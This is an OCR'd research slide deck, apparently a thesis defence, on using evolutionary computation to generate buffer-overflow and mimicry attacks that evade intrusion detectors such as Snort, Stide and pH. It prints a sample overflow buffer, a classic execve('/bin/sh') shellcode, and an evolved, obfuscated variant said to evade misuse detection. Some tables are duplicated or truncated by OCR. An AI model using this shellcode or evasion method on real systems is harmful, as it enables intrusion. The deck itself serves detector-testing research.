Can the Best Defense Be a Good Offense?

Evolving (Mimicry) Attacks for Detector Vulnerability Testing Under a “Black-Box” Assumption

Hilmi Güneş Kayacık

The most exciting phrase to hear in science, the one that heralds new discoveries, is not 'Eureka!' (I found it!) but 'That's funny ...' — Isaac Asimov

Introduction

- Vulnerabilities

  Stack buffer overflows in particular

- Defenses (intrusion detection)

  Static vs. Dynamic / Misuse vs. Anomaly


- Who defends the defenses?
  - General
  - Detector-specific

    Misconfigurations, blind spots, limitations


- Hiding in “normal”
- Hiding in blind spot
- Hiding in less serious attack

Motivation


- Ideally…



- In practice…



Objectives



An artificial arms race

- Automatic evasion of detectors under a 'black-box' assumption.
- EC under a multi-objective paradigm.
- Why??
  - *Attackers are getting good at this, why shouldn't we??*
  - *Improving detectors through an "arms race"*


Previous Work


- Automatic vs. Manual
- Black-box vs. White-box
  - *The more you know, the easier the search.*
  - *So, why black-box??*

	Detector	Apps	Evasion	Remarks
Wagner02 [101]	Stide (pH)	ftpd	Model checking (A x M) **(SEMI) (WB)**	Recognizes preambles, assumes silent break-in. **Attack provided.**
Tan02Why [93]				ansition to exploit. important.
Tan02 [92]		traceroute	**(MAN) (WB)**	
Tan03 [95]				mal 2. hide in s serious 4. hide tack.
Gao04 [31]				nking needed cost of **P** and **R**
Kruegel05 [55]				needed. specific.
Giffin06 [33]				traction onsidered. **ided.**
Sparks08 [90]	(control flow graph)		set of inputs. **(AUTO) (BB)**	ed on how close the individual gets to the unsafe string copy.
Kayacik09 [43-49]	Stide, pH, pHsm, Markov Model, Neural Network	traceroute, ftpd, restore, samba	Using EC **(AUTO) (BB)**	1. BB 2. Analysis 3. Preambles 4. Multi-objective

Stack Overflows

c="hello"







From Wikipedia URL: http://en.wikipedia.org/wiki/Stack_buffer_overflow

Stack Overflows


c="AAAAAAAAAAAAAAAAAAAA\x08\x35\xC0\x80"



From Wikipedia URL: http://en.wikipedia.org/wiki/Stack_buffer_overflow



Stack Overflow Attacks




- Attacker needs to:
  - Inject shellcode

    Assembly code
  - Overwrite return address
  - Increase the chances


    No OPeration

Research Overview



1. Suitable malicious buffer characteristics.
   Misuse detection
2. Code at ASM level.
   Misuse detection
3. Code at system call level.
   Anomaly detection

Optimizing SOF Characteristics



- "Evolve" programs that will:
  - Determine **`RET`**, **`M`**, **`N`**
  - Assemble the malicious buffer.
- Snort
- Vulnerable app.

> - Grammatical Evolution
> - Instruction Set (grammar)
> - Fitness calculation
> - Diversity

Results





Figure 6.5

- Many undetectable attacks.

  *Attack with **one** NoOP.*

Evaded misuse detection



Evolving Attacks at ASM Level

- How to execute system calls in ASM?

`int execve(const char *path, char *const argv[], char *const envp[])`

1. EAX = 0x0B i.e., the system call number of 'execve';
2. EBX --> '/bin/sh0' on the stack;
3. ECX = NULL;
4. EDX = NULL;
5. Interrupt '0x80';

`execve("/bin/sh")`

- Linear GP
- Instruction set
- Fitness calculation

Results

- Evolved attacks are undetectable.

Original Attack

```
xor eax, eax
cdq
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
push eax
push ebx
mov ecx, esp
mov al, 0x0b
int 0x80
```


- Different ordering
- Different instructions
- “Code bloat”

Evaded misuse detection

Evolved Attack

```
push 0x68732f2f
mul eax
push ebx
mul edx
cdq
cdq
sub eax, eax
mul edx
push edx
mov cl, 0x0b
push edx
dec ecx
dec ecx
mov ebx, esp
push 0x6e69622f
push edx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov ecx, edx
cdq
mul edx
push ecx
push ebx
mov ecx, esp
mov al, 0x0b
int 0x80
push edx
push 0x6e69622f
mov dl, 0x0b
```

Evolving Attacks at System Call Level



- Black-box access
- System calls
- 4 vulnerable applications

  traceroute, restore, samba, ftpd
- 6 anomaly detectors

  Stide, pH, pHsm1, pHsm2, Markov Model, Neural Network

Attack = Preamble + Exploit

"normal behavior"

- Linear GP
- Instruction set
- Fitness Calculation
- Pareto Ranking

Attack = Preamble + Exploit

Results – Anomaly Rates and Delays

	Preamble	Exploit	Attack
Original	81.01% 1425	90.70% 3029	87.49% 4454
Mimicry		0.10% 1000	48.57% 2425

Black numbers: anomaly rates. Red numbers: lengths (# syscalls).

	Preamble	Exploit	Attack
Original	$\sim 10^{38}$	$\sim 10^{39}$	$\sim 10^{39}$
Mimicry		$\sim 10^{1}$	$\sim 10^{38}$

Blue numbers: delays (seconds).

pH - restore

- 0% exploit **but...**
- P / E ratio.
- Preamble delay “freezes” the attack.
- 4 apps x 6 detectors.

Results – Lessons Learned

- A first step towards the arms race

Attacker ⟷ **Detector**

Improved attacker = Improved detector

- Deploying attacks against different detectors.

traceroute | restore | samba | ftpd

Stide | pH | pHsm | MM | NN

Attacker

Results – Attack Analysis

- Analysis of the black-box attacks.

  Application behavior is crucial (e.g. restore)

- Different detectors, different evasion.

  E.g. Against Stide

  E.g. Against Neural Net.

Detector	Characteristics
Stide	Syscall types
pH	Syscall indices
pHsm	# unique syscalls
MM	Repeating patterns
NN	Length

Conclusion

- Formulating an arms race…
  - A black-box EC approach for automatic evasion of detectors.
- Contributions.
  - Black-box access.
  - Evaluation of attacks.
  - Multi-objective.
  - Analysis of normal behavior.
  - Analysis of attacks.

Future Work

Vuln. Testing | Anomaly Det. | Stack BOF | IA32

- Arms race
- Future attack vectors
- Additional detectors
- Multi-objective
- Viruses
- Other overflow attacks

Research is what I'm doing when I don't know what I'm doing.
— Wernher von Braun

Thanks!!

1. Kayacik H. G., Zincir-Heywood A. N., Heywood M. I., Burschka S., "Testing Detector Parameterization using Evolutionary Exploit Generation", Proceedings of the 6th European Workshop on the Application of Nature inspired Techniques for Telecommunication Networks and other Parallel and Distributed Systems (EvoCOMNET-2009), In Press, Germany, April 2009.
2. Kayacik H. G., Zincir-Heywood A. N., Heywood M. I., Burschka S., "Generating Mimicry Attacks using Genetic Programming: A Benchmarking Study", Proceedings of the 2009 IEEE Symposium on Computational Intelligence in Cyber Security (CICS-2009), Tennessee, in Press, USA, March 2009.
3. Kayacik H. G., Zincir-Heywood A. N., "Mimicry Attacks Demystified: What Can Attackers Do To Evade Detection?", Proceedings of the IEEE 6th International Conference on Privacy, Security and Trust (PST-2008), Fredericton, New Brunswick, Canada, October 2008. Received Best Paper Award
4. Kayacik H. G., Zincir-Heywood A. N., "On the Contribution of Preamble to Information Hiding in Mimicry Attacks", Proceedings of the 3rd IEEE International Symposium on Security in Networks and Distributed Systems (SSNDS-07), Niagara Falls, Canada, April 2007.
5. Kayacik H. G., Heywood M. I., Zincir-Heywood A. N., "Evolving Buffer Overflow Attacks with Detector Feedback", Proceedings of the 4th European Workshop on the application of Nature-inspired techniques to Telecommunication Networks and other Connected Systems (EvoCOMNET-2007), Valencia, Spain, April 2007.
6. Kayacik H. G., Zincir-Heywood A. N., Heywood M. I., "Automatically Evading IDS Using GP Authored Attacks", Proceedings of the IEEE Computational Intelligence for Security and Defense Applications (CISDA-2007), April 2007.
7. Kayacik H. G., Heywood M. I., Zincir-Heywood A. N., "On Evolving Buffer Overflow Attacks using Genetic Programming", Proceedings of the 11th Genetic and Evolutionary Computation Conference (GECCO-2006), Seattle, USA, July 2006.
8. Kayacik H. G., Zincir-Heywood A. N., "Using Self-Organizing Maps to Build an Attack Map for Forensic Analysis", Proceedings of the ACM 3rd International Conference on Privacy, Security and Trust (PST-2006), Markham, Ontario, Canada, October 2006.
9. Kayacik H. G.,Heywood M. I., Zincir-Heywood A. N., "Evolving Successful Stack Overflow Attacks for Vulnerability Testing", Proceedings of the IEEE 21st Annual Computer Security Applications Conference (ACSAC-2005), December 2005.
10. Kayacik H. G., Zincir-Heywood A. N., Heywood M. I., "Selecting Features for Intrusion Detection: A Feature Relevance Analysis on KDD 99 Intrusion Detection Datasets", Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST-2005), October 2005.
11. Kayacik, G. H., Zincir-Heywood, A. N., "Analysis of Three Intrusion Detection System Benchmark Datasets Using Machine Learning Algorithms", Proceedings of the IEEE Intelligence and Security Informatics Conference (ISI-2005), May 2005.
12. Kayacik, G. H., Zincir-Heywood, A. N., Heywood, M. I.,"Intrusion Detection Systems", The Encyclopaedia of Multimedia Technology and Networking, Idea Group, April 2005, ISBN 1-59140-561-0.
13. Kayacik, G. H., Zincir-Heywood, A. N., "Generating Representative Traffic for Intrusion Detection System Benchmarking", Proceedings of the IEEE Communication Networks and Services Research Conference (CNSR-2005), May 2005.
14. Kayacik, G. H., Zincir-Heywood, A. N., Heywood, M. I., "On Dataset Biases in a Learning System with Minimum a Priori Information Intrusion Detection", Proceedings of the IEEE Communication Networks and Services Research (CNSR-2004), May 2004. Received Best Paper Award
15. Kayacik, G. H., Zincir-Heywood, A. N., "Case study of three open source security management tools", Proceedings of the IFIP/IEEE Eighth International Symposium on Integrated Network Management (IM-2003), July 2003.
16. Kayacik, G. H., Zincir-Heywood, A. N., Heywood, M. I., "On the capability of SOM based intrusion detection systems", Proceedings of the 2003 IEEE International Joint Conference on Neural Networks (IJCNN-2003), July 2003

Supplemental Slides

	Detector	Apps	Evasion	Remarks
Wagner02 [101]	Stide (pH)	ftpd	Model checking (A x M) **(SEMI) (WB)**	Recognizes preambles, assumes silent break-in. **Attack provided.**
Tan02Why [93]	Stide, Markov Detector	sendmail, ftpd, lpr	Use rare seqs to create foreign seqs **(SEMI) (WB)**	Recognizes transition to exploit. Says LFC not important.
Tan02 [92]	Stide	passwd, traceroute	Increase the foreign length **(MAN) (WB)**	
Tan03 [95]	Stide, t-stide	restore, tmpwatch, kernel, traceroute	Manually modify the attack **(MAN) (WB)**	1. hide in normal 2. hide in blind spot 3. hide as less serious 4. hide as another attack.
Gao04 [31]	Stide and "improvements"	httpd, ftpd	Exhaustive search on **(WB)** automaton **(S, P, R) (SEMI)**	PC → Static linking needed Benefits and cost of **P** and **R**
Kruegel05 [55]	Stide and "improvements" (Indirectly)	apache, ftpd, imapd	Represent state as polynomial and symbolic execution **(AUTO) (WB)**	No floats. Static linking needed. Not detector specific.
Giffin06 [33]	Stide	traceroute	Use model checking on threat, OS, app model. **(AUTO) (WB)**	Model → Abstraction Parameters considered. **Attack provided.**
Sparks08 [90]	Markov Model (control flow graph)	Tftpd.exe	Uses GE, each individual is a set of inputs. **(AUTO) (BB)**	Fitness is based on how close the individual gets to the unsafe string copy.
Kayacik09	Stide, pH, pHsm, Markov Model, Neural Network	traceroute, ftpd, restore, samba	Using EC **(AUTO) (BB)**	1. BB 2. Analysis 3. Preambles 4. Multi-objective

	Detector	Apps	Evasion	Remarks
Wagner02	Stide (pH)	ftpd	Model checking (A x M) **(SEMI) (WB)**	Recognizes preambles, assumes silent break-in. **Attack provided.**
Tan02Why	Stide, Markov Detector	sendmail, ftpd, lpr	Use rare seqs to create foreign seqs **(SEMI) (WB)**	Recognizes transition to exploit. Says LFC not important.
Tan02	Stide	passwd, traceroute	Increase the foreign length **(MAN) (WB)**	
Tan03_2	Stide, t-stide	restore, tmpwatch, kernel, traceroute	Manually modify the attack **(MAN) (WB)**	1. hide in normal 2. hide in blind spot 3. hide as less serious 4. hide as another attack.
Tan03	Stide, Makov Detector	sendmail, ftp, lpr	1. Rare seqs 2. Minimal seq **(SEMI) (WB)**	Similar to Tan02Why, more explanation of methodology.
Gao04	Stide and “improvements”	httpd, ftpd	Exhaustive search on **(WB)** automaton **(S, P, R)** **(SEMI)**	PC → Static linking needed Benefits and cost of **P** and **R**
Kruegel05	Stide and “improvements” (Indirectly)	apache, ftpd, imapd	Represent state as polynomial and symbolic execution **(AUTO) (WB)**	No floats. Static linking needed. Not detector specific.
Giffin06	Stide	traceroute	Use model checking on threat, OS, app model. **(AUTO) (WB)**	Model → Abstraction Parameters considered. **Attack provided.**
Kayacik09	Stide, pH, pHsm, Markov Model, Neural Network	traceroute, ftpd, restore, samba	Using EC **(AUTO) (BB)**	1. BB 2. Analysis 3. Preambles 4. Multi-objective

Training Parameters


	GE	GP1	GP2 (Pareto)
Crossover	0.9 (single pt.)	0.9 (page)	0.9 (cut-spl)
Mutation	0	0.5 (ind)	0.01 (inst-wise)
Swap	0	0.5	0.5
Selection	Generation	Tournament 4	Tournament 4
Stop Criteria	500 gens	50,000 tour	100,000 tour*
Population	200	500	500
Prog. Length	Const/560genes	10 pg x 3 inst	< 1000
Replacement	Parents if c>p	Worst 2 in tour	Worst 2 in pop
Training time	~7 hours	~6 hours	2 days
# Runs	10*	20	50
"phenotype"	C Grammar	ASM	System calls
Multiobjectives	Niching	Sub-goals	Pareto

Chapter 6

